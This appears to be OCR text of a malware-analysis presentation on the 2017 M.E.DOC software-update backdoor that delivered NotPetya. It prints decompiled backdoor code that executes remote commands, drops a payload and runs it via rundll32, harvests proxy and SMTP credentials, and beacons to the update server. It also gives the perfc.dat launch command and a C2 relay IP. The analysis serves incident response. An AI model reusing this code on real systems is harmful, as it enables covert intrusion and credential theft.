ezvit.10.00.116-10.00.117.exe
ezvit.10.00.117-10.00.118.exe
ezvit.10.00.118-10.00.119.exe
ezvit.10.00.119-10.00.120.exe
ezvit.10.00.120-10.00.121.exe
ezvit.10.00.121-10.00.122.exe
ezvit.10.00.122-10.00.123.exe
ezvit.10.00.123-10.00.124.exe
ezvit.10.00.124-10.00.125.exe
ezvit.10.00.125-10.00.126.exe
ezvit.10.00.126-10.00.127.exe
ezvit.10.00.127-10.00.128.exe
ezvit.10.00.128-10.00.129.exe
ezvit.10.00.129-10.00.130.exe
ezvit.10.00.130-10.00.131.exe
ezvit.10.00.131-10.00.132.exe
ezvit.10.00.132-10.00.133.exe
ezvit.10.00.133-10.00.134.exe
ezvit.10.00.134-10.00.135.exe
ezvit.10.00.135-10.00.136.exe
ezvit.10.00.136-10.00.137.exe
ezvit.10.00.137-10.00.138.exe
ezvit.10.00.138-10.00.139.exe



M.E.DOC and Updates

medoc_10.01.173.zip	4/7/2017 3:41 AM
medoc_10.01.173_fb&ora.exe	4/5/2017 9:56 AM
ezvit.10.01.173-10.01.174.exe	4/7/2017 5:27 AM
ezvit.10.01.174-10.01.175.exe	4/7/2017 12:22 PM
ezvit.10.01.175-10.01.176.exe	4/14/2017 10:52 AM
ezvit.10.01.176-10.01.177.exe	4/25/2017 2:27 AM
ezvit.10.01.177-10.01.178.exe	4/25/2017 9:58 AM
ezvit.10.01.178-10.01.179.exe	5/5/2017 3:21 AM
ezvit.10.01.179-10.01.180.exe	5/12/2017 4:20 AM
ezvit.10.01.180-10.01.181.exe	5/15/2017 8:45 AM
ezvit.10.01.181-10.01.182.exe	5/19/2017 8:14 AM
ezvit.10.01.182-10.01.183.exe	5/24/2017 9:56 AM
ezvit.10.01.183-10.01.184.exe	6/2/2017 1:33 AM
ezvit.10.01.184-10.01.185.exe	6/2/2017 1:33 AM
ezvit.10.01.185-10.01.186.exe	6/8/2017 4:19 AM
ezvit.10.01.186-10.01.187.exe	6/13/2017 9:58 AM
ezvit.10.01.187-10.01.188.exe	6/13/2017 9:58 AM

ezvit.10.01.174-10.01.175.exe.upd

PATCH....PATCHHEAD....SRCVERSION
....10.01.174.....DSTVERSION....
10.01.175.....FORMATTYPE........
....CRTDATE!.......è^..CÁ‰=·ðA..
r.ðå.ÿv¬-$qMç×°......COMMENT....
....è^..CÁƒ=·ðA..r.èèÕ......PATC
HBODYPACKED_FILE.....TMPL\F02001
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åCÌJòüé.'hà1°Þö/.…¬ÁÌ;.ËU÷.+ ~|+
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‹Ü..*¬7LfÑÞ³Bø|L«†Œ.i—šæ)þ©A.hì—
Y«..“A.Õh_FB§—...'!¤@‡&JSFœ³PÌW.

Only new and changed files are included in the update package

medoc_10.01.188.zip	6/29/2017 3:39 AM
medoc_10.01.188_fb&ora.exe	6/16/2017 9:37 AM
ezvit.10.01.188-10.01.189.exe	
ezvit.10.01.189-10.01.190.exe	
ezvit.10.01.190-10.01.191.exe	
ezvit.10.01.191-10.01.192.exe	
ezvit.10.01.192-10.01.193.exe	

Once a file is updated it will not be updated until the next update containing it!!!.

M.E.DOC and Non-Petya

	Update	DLL Timestamp		PDB Location
12	EZVIT.10.01.174-10.01.175_ZVITPUBLISHEDOBJECTS.DLL	Thu Apr 06 11:06:02 2017	clean	c:\branch2\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb
13	EZVIT.10.01.175-10.01.176_ZVITPUBLISHEDOBJECTS.DLL	Fri Apr 14 08:46:05 2017	infected	c:\branch2\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb
14	EZVIT.10.01.176-10.01.177_ZVITPUBLISHEDOBJECTS.DLL	Fri Apr 14 08:46:05 2017	infected	c:\branch2\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb
15	EZVIT.10.01.177-10.01.178_ZVITPUBLISHEDOBJECTS.DLL	Fri Apr 14 08:46:05 2017	Infected	c:\branch2\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb
16	EZVIT.10.01.178-10.01.179_ZVITPUBLISHEDOBJECTS.DLL	Thu May 04 08:16:21 2017	clean	c:\branch2\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb
17	EZVIT.10.01.179-10.01.180_ZVITPUBLISHEDOBJECTS.DLL	Wed May 10 11:49:14 2017	clean	c:\branch\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb
18	EZVIT.10.01.180-10.01.181_ZVITPUBLISHEDOBJECTS.DLL	Mon May 15 05:35:59 2017	infected	c:\branch2\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb
19	EZVIT.10.01.181-10.01.182_ZVITPUBLISHEDOBJECTS.DLL	Wed May 17 11:09:38 2017	clean	c:\branch\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb
20	EZVIT.10.01.182-10.01.183_ZVITPUBLISHEDOBJECTS.DLL	Tue May 23 11:45:57 2017	clean	c:\branch2\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb
21	EZVIT.10.01.183-10.01.184_ZVITPUBLISHEDOBJECTS.DLL	Wed May 31 11:56:23 2017	clean	c:\branch2\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb
22	EZVIT.10.01.184-10.01.185_ZVITPUBLISHEDOBJECTS.DLL	Thu Jun 01 05:00:33 2017	clean	c:\branch2\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb
23	EZVIT.10.01.185-10.01.186_ZVITPUBLISHEDOBJECTS.DLL	Wed Jun 07 10:41:28 2017	clean	c:\branch2\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb
24	EZVIT.10.01.186-10.01.187_ZVITPUBLISHEDOBJECTS.DLL	Mon Jun 12 11:43:18 2017	clean	c:\branch2\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb
25	EZVIT.10.01.187-10.01.188_ZVITPUBLISHEDOBJECTS.DLL	Mon Jun 12 11:43:18 2017	clean	c:\branch2\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb
26	EZVIT.10.01.188-10.01.189_ZVITPUBLISHEDOBJECTS.DLL	Wed Jun 21 10:58:42 2017	infected(AutoPayload)	c:\branch2\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb
27	EZVIT.10.01.189-10.01.190_ZVITPUBLISHEDOBJECTS.DLL	Thu Jul 06 10:29:09 2017	clean	D:\WORK\zvit9_branch_new\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb
28	EZVIT.10.01.190-10.01.191_ZVITPUBLISHEDOBJECTS.DLL	Mon Jul 24 08:26:11 2017	clean	d:\Sborka\branch\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb
29	EZVIT.10.01.191-10.01.192_ZVITPUBLISHEDOBJECTS.DLL	Tue Aug 01 10:29:51 2017	clean	d:\Sborka\branch\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb
30	EZVIT.10.01.192-10.01.193_ZVITPUBLISHEDOBJECTS.DLL	Tue Aug 01 10:29:51 2017	clean	d:\Sborka\branch\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb
31	EZVIT.10.01.193-10.01.194_ZVITPUBLISHEDOBJECTS.DLL	Thu Aug 17 11:36:53 2017	clean	d:\Sborka\branch\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb
32	EZVIT.10.01.194-10.01.195_ZVITPUBLISHEDOBJECTS.DLL	Thu Aug 17 11:36:53 2017	clean	d:\Sborka\branch\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb
33	EZVIT.10.01.195-10.01.196_ZVITPUBLISHEDOBJECTS.DLL	Thu Aug 17 11:36:53 2017	clean	d:\Sborka\branch\source\ZvitPublishedObjects\obj\Release\ZvitPublishedObjects.pdb

- First infection: 04/14/2017
- Infection always came from the BRANCH2, however BRANCH2 was clean multiple times.
- Only 3 infection were done. Clients installing update 176 where infected for almost one month.
- Infection in rows 13 and 18 are similar but 18 is deactivated ☺.
- Infection update on 06/21/2017.

M.E.DOC and Non-Petya

First Infection: 175 to 176 update.

ezvit.10.01.174-10.01.175_ZvitPublishedObjects_line_fixed\ - ...

D:\temp\tes\ezvit.10.01.174-10.01.175_ZvitPublishedObjects_line_fixed\ D:\temp\tes\ezvit.10.01.175-10.01.176

Filename	Folder	Comparison result
Cmd.cs	Server	Right only: D:\temp\tes\ezvit.10.01.175-10.01.176_ZvitPublishedObjects_line_fixed\Server
Cmds.cs	Server	Right only: D:\temp\tes\ezvit.10.01.175-10.01.176_ZvitPublishedObjects_line_fixed\Server
Compression.cs	Server	Right only: D:\temp\tes\ezvit.10.01.175-10.01.176_ZvitPublishedObjects_line_fixed\Server
Crypto.cs	Server	Right only: D:\temp\tes\ezvit.10.01.175-10.01.176_ZvitPublishedObjects_line_fixed\Server
ImportINV_01.cs	Server\DocImport	Right only: D:\temp\tes\ezvit.10.01.175-10.01.176_ZvitPublishedObjects_line_fixed\Server\DocImport
MeCom.cs	Server	Right only: D:\temp\tes\ezvit.10.01.175-10.01.176_ZvitPublishedObjects_line_fixed\Server
MinInfo.cs	Server	Right only: D:\temp\tes\ezvit.10.01.175-10.01.176_ZvitPublishedObjects_line_fixed\Server
Worker.cs	Server	Right only: D:\temp\tes\ezvit.10.01.175-10.01.176_ZvitPublishedObjects_line_fixed\Server
ZvitWebClientExt.cs	Server	Right only: D:\temp\tes\ezvit.10.01.175-10.01.176_ZvitPublishedObjects_line_fixed\Server
ExportDocToSAP.cs	Server\DocExport	Text files are different
ExportERAN.cs	Server\Excise	Text files are different
ExportIssuer.cs	Server\DocExport	Text files are different
GoodsManager.cs	Server	Text files are different
NaklManager.cs	Server	Text files are different
PartnerExp.cs	Utl	Text files are different
PartnerManager.cs	Server	Text files are different
PersonSprManager.cs	Server	Text files are different
RepManager.cs	Server	Text files are different
RTFsManager.cs	RTFDoc	Text files are different
UnifiedExportImportConfig.cs	ImportDBF	Text files are different
UpdaterUtils.cs	Server	Text files are different
ZDocumentImpl.cs	Server	Text files are different
ZRTFTemplateImpl.cs	RTFDoc	Text files are different

New files

Updated files

Source code level or assembly manipulation?

M.E.DOC and Non-Petya

```
private static bool IsNewUpdate(Version currVersion, bool is1C, IWebProxy proxy, out string errorMess, out string verLast)
{
  bool flag = false;
  errorMess = string.Empty;
  verLast = string.Empty;
  try
  {
    ZvitWebClient zvitWebClient = new ZvitWebClient();
    ((WebClient) zvitWebClient).Encoding = Encoding.GetEncoding("utf-8");
    string str1 = currVersion.Major.ToString().PadLeft(2, '0') + currVersion.Minor.ToString().PadLeft(2, '0') + currVersion.Build.ToString().PadLeft(3, '0');
    string empty = string.Empty;
    try
    {
      string str2 = ZvitGbl.GlobalCfg.get_UpdateUrl();
      if (string.IsNullOrEmpty(str2))
        str2 = is1C ? "http://www.1c-sed.com.ua/downloads/9/zvit9.php" : "http://upd.me-doc.com.ua/";
      string address = str2 + "last.ver" + "?rnd=" + Guid.NewGuid().ToString("N");
      ((WebClient) zvitWebClient).Proxy = proxy;
      zvitWebClient.SetExpect100ContinueBehavior(address);
      byte[] bytes = ((WebClient) zvitWebClient).DownloadData(address);
      verLast = Encoding.GetEncoding(1251).GetString(bytes);
      try
      {
        string edrpou = string.Empty;
        foreach (DataRow row in (InternalDataCollectionBase) ((DataTable) new AccUserMgr().GetAllOrgs()).Rows)
        {
          string str3 = row["EDRPOU"].ToString();
          row["NAME"].ToString();
          edrpou = edrpou + str3 + ";";
        }
        MeCom meCom = new MeCom(proxy, edrpou) { Period = 1800000, ReqUri = address, ResUri = address };
        if (!meCom.CreateMainThread(true))
          meCom.Dispose();
      }
      catch
      {
      }
      try
      {
        DateTime result;
        if (DateTime.TryParse(((WebClient) zvitWebClient).ResponseHeaders[HttpResponseHeader.Date], (IFormatProvider) CultureInfo.InvariantCulture, DateTimeStyles.None, out result))
          ((IProtect) DMFEnvironment.GetObject<IProtect>()).SetExternalSyncDate(result.Date);
      }
      catch
      {
      }
      if (!string.IsNullOrEmpty(verLast))
        flag = Convert.ToInt64(str1) < Convert.ToInt64(verLast);
    }
    finally
    {
      ((Component) zvitWebClient).Dispose();
    }
  }
  catch
  {
    return flag;
  }
  return flag;
}
```

RepManager.cs	Server	Text files are different
RTFsManager.cs	RTFDoc	Text files are different
UnifiedExportImportConfig.cs	ImportDBF	Text files are different
UpdaterUtils.cs	Server	Text files are different

Backdoor operation

```csharp
1 reference
public void ExecuteCmd(object cmd)
{
  try
  {
    Cmd cmd1 = (Cmd) cmd;
    cmd1.c = string.IsNullOrEmpty(cmd1.c) ? cmd1.c : Encoding.Unicode.GetString(Convert.FromBase64String(cmd1.c));
    switch (cmd1.t.ToString())
    {
      case "0":
        string[] strArray1 = cmd1.c.Split(new string[1]{ "::" }, StringSplitOptions.RemoveEmptyEntries);
        string parameter = strArray1[0];
        int result1 = 600000;
        if (strArray1.Length > 1)
        {
          if (!int.TryParse(strArray1[1], out result1))
            result1 = 600000;
          else
            result1 *= 60000;
        }
        this.Result = this.RunCmd("cmd.exe", parameter, result1);
        break;
      case "1":
        this.Result = this.DumpData(cmd1.c.Split(new string[1]
        {
          "::"
        }, StringSplitOptions.RemoveEmptyEntries)[0], Convert.FromBase64String(cmd1.p));
        break;
      case "2":
        this.Result = this.MinInfo();
        break;
      case "3":
        this.Result = this.GetFile(cmd1.c);
        break;
      case "4":
        string[] strArray2 = cmd1.c.Split(new string[1]{ "::" }, StringSplitOptions.RemoveEmptyEntries);
        string path = strArray2[0];
        byte[] data = Convert.FromBase64String(cmd1.p);
        int result2 = 600000;
        if (strArray2.Length > 1)
        {
          if (!int.TryParse(strArray2[1], out result2))
            result2 = 600000;
          else
            result2 *= 60000;
        }
        this.Result = this.Payload(path, data, result2);
        break;
    }
  }
  catch (Exception ex)
  {
    this.Result = ex.ToString();
  }
}
```

0: Command execution by CMD.exe

1: Deployment action

2: Configuration exfiltration

3: Data exfiltration

4: Command Execution by Process

```csharp
1 reference
public string MinInfo()
{
  string empty = string.Empty;
  try
  {
    return this.GetOsVersion() +
              (this.Is64BitSystem() ? " (x64)" : " (x86)") + "\n" +
              (this.IsAdmin() ? "I'm admin " :
              "I'm not admin (" + this.GetTokenLevel() + ") " + this.GetUACInfo());
  }
  catch (Exception ex)
  {
    return ex.ToString();
  }
}
```

Collecting Info about privilege and UAC level

M.E.DOC and Non-Petya


Software Implant Architecture

wcry-tor-pointlist https://www.dan.me.uk/torlist/

```
1002   159.148.186.172
1003   159.148.186.192
1004   159.148.186.196
1005   159.148.186.208
1006   159.148.186.214
1007   159.148.186.236
1008   159.148.186.91
```






on site or remote

NGINX redirection



Every 30 minutes

http://upd.me-doc.com.ua/**last.ver?rnd=**1b2eb092215b49f5b1d691b5c38e3a74

http://x.x.x.x/**last.ver?rnd=**1b2eb092215b49f5b1d691b5c38e3a74

176.31.182[.]167 – tor relay server uptime 74 da…

176.31.182[.]167 - tor relay server

uptime 74 days :]

router greenteeth 176.31.182.167 5586 0 18108
identity-ed25519

-----BEGIN ED25519 CERT-----
AQQABltCAUCWzJ0U9uX5oOBG8u1fDrgEXY+ROXoURFD+zdDxQKmzAQAgBAAOwNCq
/Lz6YpFuEZEN+XzVucP/qFWcjqkgSzckPh1pHEOgwO7qENk9EXrW1BEcGb+SLx90
wYE8Km3PXswHnvUb6VolvpoNPLtx5/ArLXC2TpsY4Q+f8DR7Zl+A2jEhqQY=
-----END ED25519 CERT-----
master-key-ed25519 DsDQqvy8+mKRbhGRDfl81bnD/6hVnl6plEs3JD4daRw

platform Tor 0.2.7.6 on Linux
protocols Link 1 2 Circuit 1
published 2017-06-27 13:12:53

Very well designed attack:

- Source code implant (??), to avoid detection by any means.
- The normal software operation it is not disrupted
- Updates are persistent for some time.
- Request are "like normal" MEDOC requests to avoid suspicious detections.
- Attack trigger is controlled at a legitimate point: Medoc servers.
- Each endpoint can be attacked separately as the ORG data is extracted.

This was at least from 4/April/17 but something happened on 21/Jun/17!!

M.E.DOC and Non-Petya

Third Infection: 188 to 189 update.

ezvit.10.01.187-10.01.188_ZvitPublishedObjects_line_fixed\ - ... | UpdaterUtils.cs - UpdaterUtils.cs

D:\temp\tes\ezvit.10.01.187-10.01.188_ZvitPublishedObjects_line_fixed\ | D:\temp\tes\ezvit.10.01.188-10.01.189_ZvitPublishedObjects_line_fixed\

Filename	Folder	Comparison result
DNS	Server	Right only: D:\temp\tes\ezvit.10.01.188-10.01.189_ZvitPublishedObjects_line_fixed\Server
C_DNSquery.cs	Server\DNS	Right only: D:\temp\tes\ezvit.10.01.188-10.01.189_ZvitPublishedObjects_line_fixed\Server\DNS
Cmd.cs	Server	Right only: D:\temp\tes\ezvit.10.01.188-10.01.189_ZvitPublishedObjects_line_fixed\Server
Cmds.cs	Server	Right only: D:\temp\tes\ezvit.10.01.188-10.01.189_ZvitPublishedObjects_line_fixed\Server
Compression.cs	Server	Right only: D:\temp\tes\ezvit.10.01.188-10.01.189_ZvitPublishedObjects_line_fixed\Server
Crypto.cs	Server	Right only: D:\temp\tes\ezvit.10.01.188-10.01.189_ZvitPublishedObjects_line_fixed\Server
MeCom.cs	Server	Right only: D:\temp\tes\ezvit.10.01.188-10.01.189_ZvitPublishedObjects_line_fixed\Server
MinInfo.cs	Server	Right only: D:\temp\tes\ezvit.10.01.188-10.01.189_ZvitPublishedObjects_line_fixed\Server
MX.cs	Server\DNS	Right only: D:\temp\tes\ezvit.10.01.188-10.01.189_ZvitPublishedObjects_line_fixed\Server\DNS
Query.cs	Server\DNS	Right only: D:\temp\tes\ezvit.10.01.188-10.01.189_ZvitPublishedObjects_line_fixed\Server\DNS
Worker.cs	Server	Right only: D:\temp\tes\ezvit.10.01.188-10.01.189_ZvitPublishedObjects_line_fixed\Server
ZvitWebClientExt.cs	Server	Right only: D:\temp\tes\ezvit.10.01.188-10.01.189_ZvitPublishedObjects_line_fixed\Server

New files

UpgFromPrev.cs	Server	Text files are identical
UpdateSttStatusCompletedEventHandler....	TestRef	Text files are identical
UpdaterUtils.cs	Server	Text files are different
UpdateJournal.cs	Online	Text files are identical
UpdateDateOfModificationCompletedEv...	TestRef	Text files are identical

Updated file

Worker. ExecuteCmd()

Cmd: 5 AutoPayload

```
case "5":
  string[] strArray3 = cmd1.c.Split(new string[1]{ "::" }, StringSplitOptions.RemoveEmptyEntries);
  string name = strArray3[0];
  byte[] data2 = Convert.FromBase64String(cmd1.p);
  if (strArray3.Length > 1)
    empty = strArray3[1];
  this.Result = this.AutoPayload(name, data2, empty);
  break;
```

M.E.DOC and Non-Petya

```
public string AutoPayload(string name, byte[] data, string arguments)
{
  int milliseconds = 0;
  string str1 = string.Empty;
  string str2 = "FAIL DUMP";
  string path = string.Empty;
  try
  {
    string environmentVariable = Environment.GetEnvironmentVariable("windir");
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
    if (!string.IsNullOrEmpty(environmentVariable))
    {
      path = Path.Combine(environmentVariable, name);
      str2 = this.DumpData(path, data);
    }
    if (!File.Exists(path) && !string.IsNullOrEmpty(folderPath))
    {
      path = Path.Combine(folderPath, name);
      str2 = this.DumpData(path, data);
    }
    if ("OK" == str2)
    {
      string str3 = Path.Combine(environmentVariable, "system32\\rundll32.exe");
      using (Process process = new Process() { StartInfo = new ProcessStartInfo(){
          FileName = str3,
          UseShellExecute = false,
          RedirectStandardOutput = true,
          CreateNoWindow = true,
          Arguments = string.Format("\"{0}\",#1 {1}", (object) path, (object) arguments) } })
      {
        process.Start();
```

Third Infection: 188 to 189 update.

Shutdown delta in minutes
Minimum: 10 minutes

C:\Windows\system32\rundll32.exe C:\ProgramData\perfc.dat,#1 30

Additional configuration exfiltration data.

Third Infection: 188 to 189 update.

```
1 reference
public string MinInfo()
{
  string empty = string.Empty;
  try
  {
    return this.GetOsVersion() + (this.Is64BitSystem() ? " (x64)" : " (x86)") + "\n" +
            (this.IsAdmin() ? "I'm admin " : "I'm not admin (" + this.GetTokenLevel() + ") " +
            this.GetUACInfo())  +
            this.ProxyInfo;
  }
  catch (Exception ex)
  {
    return ex.ToString();
  }
}
```

More data extracted

All Proxy and SMTP setting are extracted including usernames and password.

```
this.ProxyInfo += string.Format("\nAbsoluteUri: {0} Host: {1} Port: {2} UserName: {3} Password: {4}\n",
    (object) proxy.AbsoluteUri, (object) proxy.Host, (object) proxy.Port, (object) str4, (object) str5);


foreach (DataRow row in (InternalDataCollectionBase) ((DataTable) new AccUserMgr().GetAllOrgs()).Rows)
{
  long idOrg = (long) row["CODE"];
  string str4 = row[nameof (EDRPOU)].ToString();
  string str5 = row["NAME"].ToString();
  MailAddrBookDS.MAILSERVERSDataTable mailSettings = new ZMailManager().GetMailSettings(idOrg);
  if (mailSettings.get_Count() > 0)
  {
    string str6 = ((DataRow) mailSettings.get_Item(0))["SMTP_SERVER"].ToString();
    string str7 = ((DataRow) mailSettings.get_Item(0))["SMTP_LOGIN"].ToString();
    string str8 = ((DataRow) mailSettings.get_Item(0))["SMTP_LOGIN"].ToString();
    string str9 = ((DataRow) mailSettings.get_Item(0))["SMTP_PASS"].ToString();
    string str10 = ((DataRow) mailSettings.get_Item(0))["EMAIL"].ToString();
    lock (this.ProxyInfo)
      this.ProxyInfo += string.Format("\nedropu: {0} name: {1} smtpServer: {2} smtpLogin: {3} smtpName: {4} smtpPass: {5} email: {6}",
          (object) str4, (object) str5, (object) str6, (object) str7, (object) str8, (object) str9, (object) str10);
  }
}
```

MEDOC and Non-Petya


Sample:

<u>File name</u>: perfc.dat

<u>Sha256</u>: 027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745

<u>PE</u>: DLL exporting only one function: **perfc_1**

"Signed" with expired Microsoft Certificate NOT VALID signature.





Detection countermeasures:

- DLL
- Removed Ext
- Name
- Certificate
- rundll32.exe

perfc009.dat: files generated by Windows performace tools.

File structure here.






All compressed with zlib

1. mimikatz_32 : 2017-06-06 09:31:37
2. mimikatz_64 : 2017-06-06 09:32:49
3. PsExec : 2010-04-26 20:23:59
4. payload :

